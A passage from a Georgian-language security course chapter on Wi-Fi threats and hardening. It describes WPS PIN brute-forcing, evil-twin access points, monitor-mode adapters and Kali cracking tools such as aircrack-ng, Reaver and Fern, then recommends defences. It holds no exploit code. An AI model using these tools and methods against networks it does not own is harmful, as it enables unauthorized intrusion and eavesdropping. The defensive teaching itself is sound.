რომელიც პინს (რიცხვების კომბინაციას) იყენებს მომხმარებლების ქსელთან შესაერთებლად. ბევრ რუტერს WPS გააქტიურებული აქვს. 2011-ში აღმოაჩინეს, რომ ეს თვისება დიდ შეცდომას შეიცავს. იგი შემტევს საშუალებას აძლევდა, რამდენიმე საათში გამოეცნო ეს პინი უხეში ძალის საშუალებით. თუ იცით პინი და შეგიძლიათ ქსელს შეუერთდეთ, ადვილად გაიგებთ მის პაროლს და შესაბამისად, სრული წვდომა გექნებათ ქსელზე. თუ ამით თამაში გინდათ, Kali-ში არის პროგრამა Riva, რომელიც ასეთი შეტევის საშუალებას იძლევა. WPS უნდა გამორთოთ. სამწუხაროდ, ზოგიერთი რუტერი გამორთვის საშუალებასაც კი არ იძლევა. შესაბამისად, რუტერზე სისტემის შეცვლა კარგი აზრია. ასევე, ყოფილა შემთხვევები - რუტერი გიჩვენებთ, რომ WPS გამორთულია, მაგრამ იგი აგრძელებს მუშაობას.

უკაბელო კავშირებისათვის სწორი დაშიფვრის არჩევა არ არის ადვილი საქმე და უკაბელო კავშირების სისუსტეებმა ეს ბევრჯერ დაგვანახა. დროთა განმავლობაში სიტუაცია უკეთესი გახდება და დაშიფვრა გაუმჯობესდება, მაგრამ გაითვალისწინეთ, რომ უკაბელო კავშირი არ არის ძლიერად დაცული და მისი რადიო სიგნალების დაჭერა შეუძლია ყველას, თანაც კარგი ანტენის შემთხვევაში ეს რამდენიმე კილომეტრის დაშორებიდანაცაა შესაძლებელი. შესაბამისად, კარგად უნდა დავიცვათ WIFI და ნებისმიერი სხვა უკაბელო კავშირის ტექნოლოგიები. ეს ბმული იძლევა დაწვრილებით ინფორმაციას როგორ დაიცვათ თავი უხეში ძალის შეტევებისაგან https://sviehb.files.wordpress.com/2011/12/viehboeck_wps.pdf.

შეტევის ერთ-ერთი მარტივი მეთოდია, რომ ჰაკერმა შექმნას ბოროტი ტყუპის ცალი, ცხადია, არა თქვენი, არამედ თქვენი ქსელის 😊. თუ ჰაკერი შექმნის ქსელს თქვენი ქსელის სახელით ანუ SSID-თი და ამ ქსელის წვდომის მოწყობილობას (Access Point) ისე დააყენებს, რომ მისი სიგნალი იყოს უფრო ძლიერი, ვიდრე თქვენი რუტერის ან

თქვენი ქსელის წვდომის მოწყობილობის სიგნალი, მაშინ კომპიუტერები ამ ქსელს შეუერთდებიან. შესაბამისად, თქვენი კავშირის პაკეტების დაჭერას შეძლებენ, თუ ამ დროს კავშირი დაშიფრული არ არის, შეძლებენ მის წაკითხვას, შუა კაცის შეტევების განხორციელებას, პაკეტებში ინფორმაციის ჩასმას და მოკლედ, ბევრი ზიანის მიყენებას. ასეთი შეტევისაგან თავის დაცვა ძნელია, უნდა ყურადღებით იყოთ და ხშირად ამოწმოთ, რომ ხედავთ ქსელის სხვა მოწყობილობებს და რომ ნამდვილად საკუთარ ქსელთან ხართ მიერთებული. WPA Enterprise რეჟიმში EAP-ის გამოყენებით და ორ სერტიფიკატიანი ამოცნობის მეთოდით უკაბელო კავშირის წვდომის მოწყობილობის ამოცნობა დაგეხმარებათ ბოროტი ტყუპისცალის მსგავსი შეტევებისაგან თავდასაცავად. არსებობს ასეთი შეტევებისათვის შექმნილი სპეციალური მოწყობილობაც, რომელიც აქ https://shop.hak5.org/products/wifi-pineapple იყიდება. ამ მოწყობილობას უამრავი სხვა საინტერესო ჰაკერული თვისება აქვს და გამოიყენება შეღწევის ტესტირებისათვის.

როცა ვლაპარაკობთ უფრო სერიოზულ მოწინააღმდეგეებზე, როგორიც არის მთავრობები, ბევრი რამ უცნობია და მხოლოდ მსჯელობა შეგვიძლია იმაზე, თუ რა შესაძლებლობები აქვთ დაზვერვის და უსაფრთხოების ორგანიზაციებს. სავსებით შესაძლებელია, რომ ამ ორგანიზაციებს ჰქონდეთ უკაბელო კავშირების დრაივერების, პროტოკოლების, DHCP და დაშიფვრის მეთოდების გატეხვის გზები. მაგალითად, ამბობენ, რომ მოწყობილობა Night Stand-ს https://nsa.gov1.info/dni/nsa-ant-catalog/wireless-lan/index.html შეუძლია ასეთი რამეების გაკეთება, თუმცა ზუსტად არავინ იცის, რა შეუძლიათ ასეთ მოწყობილობებს. ასევე, ამბობენ, რომ დრონებზე მაგრდება უკაბელო კავშირის დაჰაკერების და ბოროტი ტყუპისცალის შეტევის მოწყობილობები. მოგვიანებით განვიხილავთ, როგორ დავიცვათ თავი ასეთი შეტევებისაგან. თუ ისეთ უკაბელო ქსელს უერთდებით, რომელსაც ვერ ენდობით, უსაფრთხოების უფრო მაღალი ზომები უნდა დაიცვათ. შესაბამისად, მინიმუმ VPN-ია საჭირო არასანდო ქსელთან მუშაობისას. თუ მეტის გაგება გინდათ უკაბელო კავშირის დაჰაკერებაზე, https://hakin9.org/product/wireless-hacking/ საკმაოდ საინტერესო ვებჟურნალია, ამ საიტზე მოთავსებულია ბევრი საინტერესო კიბერ უსაფრთხოების კურსიც.

WIFI-ს უსაფრთხოების შემოწმება.

WIFI-ს უსაფრთხოების შესამოწმებლად საჭიროა, თქვენი WIFI ბარათი გადაიყვანოთ მონიტორინგის რეჟიმში (promiscuous mode), ანუ შეეძლოს ქსელში ყველა პაკეტის წაკითხვა, მათ შორის ისეთებისაც, რომლების დანიშნულებაც სხვა კომპიუტერებია. ასეთი მოწყობილობები, ასევე, იძლევიან საშუალებას, რომ ინფორმაცია ჩასვათ (injection) პაკეტებში. ყველა WIFI ბარათს არ აქვს ამის გაკეთების შესაძლებლობა. ბარათები, რომლებიც დაფუძნებულია

Atheros AR9271
Ralink RT3070
Ralink RT3572
Ralink RT5572
Realtek RTL8812AU
Ralink RT5370N


ჩიპებზე, იძლევა მონიტორინგის რეჟიმის ჩართვის საშუალებას. ასეთი ბარათები კი კომპიუტერების უმეტესობას არ მოჰყვებათ და ცალკე უნდა იყიდოთ. ერთ-ერთი პოპულარული ბრენდია Alpha, ისინი სხვადასხვა მოწყობილობებს უშვებენ, მათ შორის, გარე USB მოწყობილობებს.

ქვემოთ ჩამოთვლილი მოწყობილობები არიან ყველაზე პოპულარული და ალბათ, საუკეთესო 2020-ის დეკემბრის ინფორმაციით.

ადაპტერის სახელი	ჩიპი	სიხშირე	პროტოკოლი	ანტენა
Alfa AWUS036NH	Ralink RT3070	2.4GHz	802.11N	გარე
TP-Link TL-WN722N V1	Atheros AR9271	2.4GHz	802.11N	გარე
Alfa AWUS036NHA	Atheros AR9271	2.4GHz	802.11N	გარე
Alfa AWUS036ACH	RTL8812AU	2.4GHz/5Ghz	802.11AC	გარე
Panda PAU09	Ralink RT5572	2.4GHz	802.11N	გარე
Panda PAU05	Ralink RT5572	2.4GHz	802.11N	შიგა
Alfa AWUS036NEH	Ralink RT3070	2.4GHz	802.11N	გარე
Alfa AWUS051NH	Ralink RT3572	2.4GHz/5Ghz	802.11N	გარე
Alfa AWUS036H	Realtek 8187L	2.4GHz	802.11G	გარე

წესით, ყველა ეს მოწყობილობა მუშაობს Kali Linux-თან. ეს ბმული https://www.cyberprogrammers.net/2015/09/best-usb-wireless-adapterscards.html გიჩვენებთ ყველა უკაბელო კავშირის მოწყობილობას, რომლებსაც შეუძლიათ მონიტორინგის რეჟიმში მუშაობა და მუშაობენ Kali Linux-თან.

პროგრამები კი Kali Linux-ში უნდა ეძებოთ, აქ ერთ-ერთი ყველაზე პოპულარული პროგრამაა aircrack-ng.



ამ პროგრამას შეუძლია ამოიცნოს გასაღებები (პაროლები) მონაცემთა საკმაოდ დიდი რაოდენობის დაჭერის შემდეგ. ამ ბმულზე https://tools.kali.org/wireless-attacks/aircrack-ng ნახავთ პროგრამის აღწერას.

Cowputty - https://tools.kali.org/wireless-attacks/cowpatty არის პაროლების გასატეხი პროგრამა, რომელიც უკაბელო კავშირის პაროლების გატეხვაზეა სპეციალიზებული. ზემოთ მოყვანილი ბმული გადაგიყვანთ ამ პროგრამის დაწვრილებით აღწერაზე. სწორედ აქ გამოიყენება ცისარტყელას ცხრილები.

Reaver - https://tools.kali.org/wireless-attacks/reaver იყენებს უხეში ძალის შეტევას WPS-ის წინააღმდეგ.

Fern WIFI Cracker - https://tools.kali.org/wireless-attacks/fern-wifi-cracker წარმოადგენს გრაფიკულ ინტერფეისიან პროგრამას, რომელიც ალბათ ყველაზე ადვილი გამოსაყენებელია.

Oswa Live CD - http://securitystartshere.org/page-training-oswa-assistant-download.htm არის სპეციალისტებისთვის შექმნილი CD, რომელიც გამოიყენება WIFI ქსელების შესამოწმებლად, მაგრამ იგი იგივე პროგრამებს შეიცავს, რაც Kali-შიც არსებობს.


აქ აღარ გავაგრძელებთ ახსნას, თუ როგორ უნდა შეაღწიოთ ქსელებში ამ ხელსაწყოების გამოყენებით, რადგან კურსის მიზანი შეღწევადობის ტესტირების შესწავლა არ არის, თუმცა თუ Fern WIFI Cracker-ს გამოიყენებთ, ამის გაკეთებას მარტივად მოახერხებთ.

უკაბელო კავშირის უსაფრთხოების კონფიგურაცია და ქსელების იზოლაცია.

ზემოთ განვიხილეთ უსაფრთხოების ბევრი ხარვეზი, რაც WIFI ქსელებს გააჩნიათ და როგორ ავუაროთ გვერდი ან შევარბილოთ მაინც ასეთი რისკები. ისევე, როგორც საკაბელო ქსელების შემთხვევაში, უკაბელო ქსელებშიც არის შესაძლებელი მათი დაცვა იზოლაციის საშუალებით. საზოგადოდ, მათი ბუნების გამო, უკაბელო ქსელებს ნაკლებად უნდა ენდოთ, ვიდრე საკაბელო ქსელებს და სადაც შესაძლებელია, ერთმანეთისაგან უნდა განაცალკევოთ და იზოლაცია გაუკეთოთ. ანუ, უკაბელო ქსელის პაკეტებმა ვერ უნდა შეაღწიონ საკაბელო ქსელებში და პირიქით. თუ მათი დაკავშირება გინდათ, ალბათ, კარგად უნდა გათვალოთ პაკეტების ფილტრაციის რა ტიპი უნდა გამოიყენოთ ასეთ ქსელებს შორის. უკაბელო ქსელებში არ არსებობს ვირტუალური ქსელები, მაგრამ აქვთ ექვივალენტი. ანუ განსაზღვროთ სხვადასხვა უკაბელო ქსელები სხვადასხვა ნდობის დონის ქსელებისათვის. ქვემოთ მოყვანილ დიაგრამაზე ნაჩვენებია ასეთი ქსელები:

1. ქსელი SSID1 IP მისამართით 192.168.4.0/24
2. ქსელი SSID2 IP მისამართით 192.168.5.0/24

პირველი ქსელი არასანდო ქსელია სტუმრებისთვის და მეორე ქსელი ნაწილობრივ სანდო ქსელია, შიგა მომხმარებლებისთვის.



ეს ორი ქსელი ერთმანეთისგან მთლიანად გამოყოფილია იმის მიუხედავად, რომ ერთსა და იმავე უკაბელო კავშირის მოწყობილობასთან არიან დაკავშირებული. მათი განცალკევებისთვის შესაძლებელია, ასევე, Firewall წესების გამოყენებაც. Firewall უნდა გამოიყენოთ იმისთვის, რომ უკაბელო ქსელიდან პაკეტებმა ვერ შეაღწიონ საკაბელო ქსელში და მხოლოდ ინტერნეტთან შეერთება მოახერხონ. შესაძლებელია, რომ ადმინისტრირებისთვის დაუშვათ კავშირი უფრო სანდო უკაბელო ქსელსა და არასანდო ქსელს შორის, თუმცა უმეტეს შემთხვევებში ჯობია, ქსელები სრულად იზოლირებული დატოვოთ. ნაწილობრივ სანდო ქსელები შეიძლება ერთმანეთს დაუკავშირდნენ, მაგრამ ასეთ ქსელებსა და სანდო ქსელებს შორის კავშირი არ უნდა დამყარდეს, გამონაკლის შემთხვევებში სანდო ქსელებს უნდა მიეცეთ საშუალება, რომ შეუერთდნენ ნახევრად სანდო ქსელებს, ალბათ, მხოლოდ ადმინისტრირების მიზნით.

ზოგიერთ უკაბელო წვდომის მოწყობილობას აქვს ე.წ. AP იზოლაცია, ეს რეჟიმი ყოველ მოწყობილობას უკეთებს სრულ იზოლაციას სხვა მოწყობილობების შეერთებისაგან. თუმცა ბევრ უკაბელო წვდომის მოწყობილობებს ასეთი რეჟიმი არ აქვთ, უნდა მოიძიოთ თუ თქვენ მოწყობილობას აქვს ასეთი თვისება. ამ თვისებას ზოგან AP Isolations ჰქვია და ზოგიერთ შემთხვევაში Wireless Isolation. ზოგიერთ, D-Link, LinkSys, Netgear და სხვა, მოწყობილობას აქვს ეს რეჟიმი. ეს ბმული https://www.howtogeek.com/179089/lock-down-your-wi-fi-network-with-your-routers-wireless-isolation-option/ გაგიყვანთ სტატიაზე, რომელშიც მეტი ინფორმაციაა ამ რეჟიმის გამოყენების შესახებ.

http://www.wsj.com/articles/rarely-patched-software-bugs-in-home-routers-cripple-security-1453136285 ბმული გადაგიყვანთ სტატიაზე, რომელიც მოგითხრობთ რუტერების და ქსელის მოწყობილობების სისტემების განახლების მნიშვნელობაზე. შეეცადეთ, ხშირად გააახლოთ სისტემები უსაფრთხოების ახალი განახლებებით, თორემ შეიძლება თქვენი შრომა კიბერდაცვის გასაუმჯობესებლად მთლიანად წყალში ჩაიყაროს.

იმისათვის, რომ უსაფრთხოება მაქსიმალურად დაიცვათ, რუტერების სისტემების ჩანაცვლება ზემოთ განხილული სისტემებით კარგი აზრია.

თუ უკაბელო კავშირის საშუალებით შეტევის ფრონტის შემცირება გინდათ, გამორთეთ უკაბელო მოწყობილობები, როცა მათ არ იყენებთ, მაგალითად, როცა სამოგზაუროდ მიდიხართ. ასევე, გამორთეთ უკაბელო კავშირის ბარათები მოწყობილობებზე, რომლებსაც ჩართულს დატოვებთ. ცხადია, ინტერნეტის გამორთვა და კომპიუტერებისა თუ მოწყობილობების გამორთვა, როცა მათ დიდი ხნის განმავლობაში არ იყენებთ, ასევე,

ამცირებს შეტევის ფრონტს. შეცვალეთ სტანდარტული, სისტემურად ნაგულისხმები, SSID რამე განსხვავებულით. https://wigle.net/stats#ssidstats გიჩვენებთ ყველაზე უფრო გავრცელებულ SSID სახელებს. შეეცადეთ, თქვენი შერჩეული სახელი არ დაემთხვეს ამ სახელებს. ამ სახელების შეცვლა ძალიან ართულებს ან შეუძლებელს ხდის ცისარტყელის ცხრილებით შეტევებს.

ქსელზე წვდომის კონტროლისთვის ყველაზე კარგი რეჟიმია **WPA2-Enterprise (WPA-802.IX რეჟიმი) RADIUS Authentication Server, Extensible Authentication Protocol (EAP).**

როგორც უკვე აღვნიშნეთ, ეს რეჟიმი მოითხოვს RADIUS სერვერის არსებობას, ჩვენ მიერ რეკომენდებულ DD WRT სისტემას ასეთი სერვერი მოჰყვება. ამ სერვერის კონფიგურირება უფრო რთულია, მაგრამ ის საშუალებას გაძლევთ, მომხმარებლების ამოცნობა მოახერხოთ განსხვავებული პაროლებით. ასევე, გამოიყენოთ EAP (Extensible Authentication Protocol), რომლის საშუალებითაც ორფაქტორიანი ამოცნობაც კი არის შესაძლებელი. ეს რეჟიმი ტექნიკურად განვითარებული მომხმარებლისთვის არის გათვლილი. თუ ძალიან ძლიერი დაცვა გინდათ, უნდა გააკეთოთ ორმხრივი სერტიფიკატის შემოწმება EAP-ის გამოყენებით.

თუ WPA2-Entrprise რთულად გეჩვენებათ, მაშინ გამოიყენეთ:

WPA2-Personal (WPA-PSK Pre-shared key), CCMP/AES დაშიფვრა, CNBC-MAC, არ გამოიყენოთ WEP ან WPA, მოერიდეთ TKIP-ს.

ეს რეჟიმი უსაფრთხოების თვალსაზრისით ერთი საფეხურით დაბლა დგას, მაგრამ ბევრად უფრო ადვილია მისი კონფიგურირება. WPA და WP2 იყენებენ ერთხელ განსაზღვრულ წინასწარ მიცემულ გასაღებს. შესაბამისად, მათი დაჭერა და გატეხვა საკმაოდ ადვილია, ერთადერთი დაცვა ამ შემთხვევაში თქვენი პაროლის სირთულეა. შეეცადეთ, გრძელი და რთული პაროლები მოიგონოთ. ეს პაროლები უნდა შეიცავდნენ დიდ და პატარა ასოებს, სპეციალურ სიმბოლოებს და ციფრებს.

თუ შესაძლებელია, ყოველთვის დაშიფრეთ უკაბელო კავშირი. გამოიყენეთ TLS ან VPN, სადაც შესაძლებელია.

გააუქმეთ WPS, იგი ნამდვილად წარმოადგენს უსაფრთხოების დიდ რისკს.

თუ რუტერი ამის საშუალებას იძლევა, გააქტიურეთ ARP Spoofing-ის საწინააღმდეგო ფუნქციები, მაგალითად, Arpwatch.

შეცვალეთ ადმინისტრატორის პაროლი რუტერზე.

და ბოლოს, შეიძლება არ იყოს შესაძლებელი, არ გამოიყენოთ WIFI, მაგრამ თუ შესაძლებელია, საკაბელო კავშირი ბევრად უფრო სანდოა. თუ თქვენი მოწინააღმდეგე სერიოზული ორგანიზაციაა, საერთოდ არ უნდა გამოიყენოთ უკაბელო კომუნიკაციები. სპეციალურ სამსახურებს შეუძლიათ ძალიან შორიდან იმუშაონ უკაბელო კავშირებთან და შეაღწიონ მათში მათი დრაივერების გამოყენებით, ამიტომ რთულია თავის დაცვა და სჯობს, უკაბელო კავშირზე უარი თქვათ.

ასევე, დაფიქრდით, მაგალითად უკაბელო კლავიატურაზე, აგზავნის თუ არა ეს კლავიატურა დაშიფრულ სიგნალებს, თქვენ ახლოს მყოფი სკანერი თუ შეძლებს კლავიატურის სიგნალების წაკითხვას. ყოველგვარი სკანერის გარეშეც ყოფილა შემთხვევები, რომ ერთი უკაბელო კლავიატურის სიგნალები მეორე კომპიუტერს მიუღია და ტექსტი ეკრანზეც კი გამოჩენილა. მართალია, ბოლო დროს ტექნოლოგიები დაიხვეწა, მაგრამ მაინც ფრთხილად მოეკიდეთ ასეთ მოწყობილობებს.

SSID-ის ტრანსლირების (Broadcast) გამორთვა დიდად ვერ დაგიცავთ, რადგან ჩვეულებრივი მომხმარებლები ქსელს ვერ დაინახავენ, ხოლო უკაბელო ქსელების ნებისმიერი სკანერი მაინც აღმოაჩენს თქვენს ქსელს. შესაბამისად, ტრანსლირების გამორთვა მეტ უხერხულობას ქმნის, ვიდრე რაიმე ტიპის დაცვას იძლევა.

MAC ფილტრაციის ჩართვა არ არის რეკომენდებული, რადგან ის მხოლოდ რამდენიმე წამით შეაჩერებს ჰაკერს, თქვენ კი საკმაო ადმინისტრაციულ სამუშაოს დაგიმატებთ. საქმე იმაშია, რომ MAC მისამართების ტრანსლაცია

ხდება ქსელში, შესაბამისად, ჰაკერისათვის რომელიმე ამ მისამართის სიმულირება ან Spoofing სირთულეს არ წარმოადგენს.


როგორც უკვე ვთქვით, მთელი უკაბელო კავშირი შეიძლება VPN-ით განახორციელოთ. ეს დამატებით დაცვის შრეს ქმნის.

ზოგიერთ რუტერს შეუძლია შეზღუდოს ქსელზე მიერთებული მოწყობილობების რაოდენობა. შეეცადეთ, შეზღუდოთ რაოდენობა მხოლოდ მიერთებული მოწყობილობების რაოდენობით. ამან შეიძლება გარკვეულად შეანელოს ჰაკერი.

და ბოლოს, შეიძლება რადიო სიგნალების სიმძლავრის შემცირება და სიხშირეებს იზოლაცია.

რადიო სიგნალების სიმძლავრის შემცირება და სიხშირეებს იზოლაცია,

რადიო სიგნალების სიმძლავრის შემცირება და სიხშირეების იზოლაცია შეამცირებს მეზობლების მიერ, ან დისტანციაზე, გამაძლერებელი ანტენებით, თქვენი WIFI სიგნალის დაჭერას და შეტევის ალბათობას. შეეცადეთ, WIFI წვდომის აპარატი სახლის ცენტრში მოათავსოთ ისე, რომ სახლის გარეთ გამავალი სიგნალი იყოს რაც შეიძლება სუსტი. იდეალურ შემთხვევებში უკაბელო კავშირი უნდა ფარავდეს მხოლოდ საჭირო ზონას, თუმცა ამის ზუსტად მიღწევა შეუძლებელია. იმისათვის, რომ განსაზღვროთ, რა არის თქვენი უკაბელო კავშირის პერიმეტრი, შეეცადეთ ეს პერიმეტრი დაადგინოთ. ამისათვის კი პორტატული უკაბელო კავშირიანი ნებისმიერი მოწყობილობა გამოდგება. როცა დაადგენთ, სადამდე ვრცელდება სიგნალი, შეეცადეთ, რომ მაქსიმალურად დაუახლოვოთ იმ არეს, რომელიც მან უნდა დაფაროს. მაგალითად, მოუნაცვლეთ ადგილი მოწყობილობას, ან ბევრ მოწყობილობას და ჩვენ მიერ განხილულ DD WRT სისტემას აქვს სიგნალის სიმძლავრის შემცირების ფუნქცია. თუ სიგნალი ძალიან შორს მიდის, შეეცადეთ მისი სიმძლავრე შეამციროთ. ასევე, შესაძლებელია მიმართული ანტენა გამოიყენოთ სიგნალის დასავიწროებლად და საჭირო მიმართულებით გასაგზავნად. თუ ეს ძალიან მნიშნელოვანია, არსებობს სიგნალის ჩამხშობი მასალები. https://www.yshield.com/ საიტი გთავაზობთ რადიო ტალღების ჩახშობის მასალებს და საშუალებებს.



ეს მასალები დაგიცავენ ნებისმიერი, რადიოზე დაფუძნებული, შეტევისგან, მაგალითად, მობილურ ტელეფონებზე წვდომისგანაც. ცხადია, ასეთი მასალები შეამცირებენ მობილური ტელეფონის სიგნალსაც და შესაბამისად, ჩვეულებრივ სიტუაციებში არ არის კომფორტული მათი გამოყენება, მაგრამ თუ რომელიმე ბინის ან შენობის სერიოზულად დაცვა გინდათ, ასეთი მასალები ნამდვილად მნიშვნელოვნად დაგეხმარებათ.

და თუ სრული იზოლაციის მიღწევა გინდათ, გამოიყენეთ ფარადეის გალიები ან ფარადეის ოთახები.

არსებობს ფარადეის ჩანთები, რომლებიც დაიცავენ, რასაც ამ ჩანთაში ჩადებთ, ფარადეის საფულეები იცავენ თქვენს უკონტაქტო საკრედიტო თუ დებიტ ბარათებს ჰაკერებისაგან.

თუ Bluetooth-ს იყენებთ და გინდათ გაიგოთ, როგორ დაიცვათ https://csrc.nist.gov/publications/detail/itl-bulletin/2017/07/updated-nist-guidance-for-bluetooth-security/final ბმული გადაგიყვანთ საინტერესო სტატიაზე, რომელიც Bluetooth-ის უსაფრთხოების სახელმძღვანელოა. NSA ხშირად აქვეყნებს საინტერესო მასალებს უკაბელო კავშირის უსაფრთხოებასთან დაკავშირებით. მათ ვებსაიტზე http://www.nsa.gov ძებნის ფუნქცია საკმაოდ კარგად მუშაობს, ბევრ საინტერესო ინფორმაციას აღმოაჩენთ.

ვინ არის შეერთებული ჩემ უკაბელო ქსელთან?

ბევრი სხვადასხვა გზა არსებობს იმისათვის, რომ გაარკვიოთ, თუ ვინ არის შეერთებული თქვენს ქსელთან. მაგალითად, ყველა, ასე თუ ისე თანამედროვე, რუტერის სისტემა გაძლევთ ამის საშუალებას -როგორც წესი, გიჩვენებთ შესაბამის IP და MAC მისამართებს.

არსებობს ბევრი პროგრამა, რომლებიც აღმოაჩენენ, რომელი მოწყობილობებია ქსელთან შეერთებული. მაგალითად, https://www.cambiumnetworks.com/products/software/wifi-designer/ ბმული გადაგიყვანთ პროგრამაზე WIFI Inspector, რომელიც დაგეხმარებათ, განსაზღვროთ, რა არეს ფარავს ქსელი. ეს პროგრამა უფასოა და შეიცავს ქსელის სკანირების ფუნქციას.


https://securityxploded.com/ საიტი იძლევა ბევრ საინტერესო პროგრამას, მათ შორის, ქსელის მონიტორინგის პროგრამებსაც.

http://www.nirsoft.net/utils/wireless_network_watcher.html ბმულიდან ჩამოტვირთავთ Wireless Network Watcher-ს.

და ბოლოს, Firewall https://www.glasswire.com/ ასევე, გაჩვენებთ უკაბელო ქსელთან შეერთებული მოწყობილობების სიას.

შეიძლება ქსელების სკანერები გამოიყენოთ უკაბელო ქსელებშიც, მაგალითად, Fing - https://play.google.com/store/apps/details?id=com.overlook.android.fing&hl=en_GB მუშაობს Android-ზე.

Kali Linux-ში შეგიძლიათ გამოიყენოთ arp-scan IP მისამართების სეგმენტებზე, ეს პროგრამა მოგცემთ გამოყენებულ IP მისამართებს და მათთან შესაბამის MAC მისამართებს.



Kali-ში შეგიძლიათ გამოიყენოთ `airodump-ng wlan1`, რაც გიჩვენებთ უკაბელო წვდომის მოწყობილობებს და მათთან მიერთებულ კლიენტებს.

ცხადია, ქსელის პაკეტების ანალიზის პროგრამების საშუალებითაც შეიძლება იგივეს გაკეთება.

თავი 5. საფრთხეების აღმოჩენა ქსელებში

